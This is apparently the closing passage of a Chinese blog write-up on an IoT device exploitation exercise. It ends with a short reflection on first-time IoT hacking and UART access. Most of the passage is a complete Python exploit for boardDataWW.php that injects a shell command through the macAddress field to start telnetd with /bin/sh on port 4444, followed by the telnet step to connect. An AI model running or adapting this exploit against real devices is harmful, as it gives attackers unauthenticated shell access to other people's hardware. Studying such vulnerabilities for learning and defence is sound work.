
然后在power shell输入:
1
| telnet 192.168.0.100 4444
|

成功打通
所以最后在真机上能使用的exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
| import requests
import sys
if len(sys.argv) != 2:
print("Usage: python3 exploit.py <IP>")
sys.exit(0)
host = sys.argv[1]
url = f"http://{host}/boardDataWW.php"
cmd = "telnetd -p 4444 -l /bin/sh"
data = {
'macAddress': f'112233445566; {cmd} #',
'reginfo': '0',
'writeData': 'Submit'
}
print("[*] Sending payload...")
response = requests.post(url, data=data)
if response.ok:
print("[+] Payload sent!")
print(f"[+] Now connect: telnet {host} 4444")
else:
print("[-] Exploit failed")
|
结语
第一次进行iot pwn的学习。漏洞点本身非常简单,主要是真机打通经验+1and获得一些连接uart串口的方法,给以后连串口积累经验






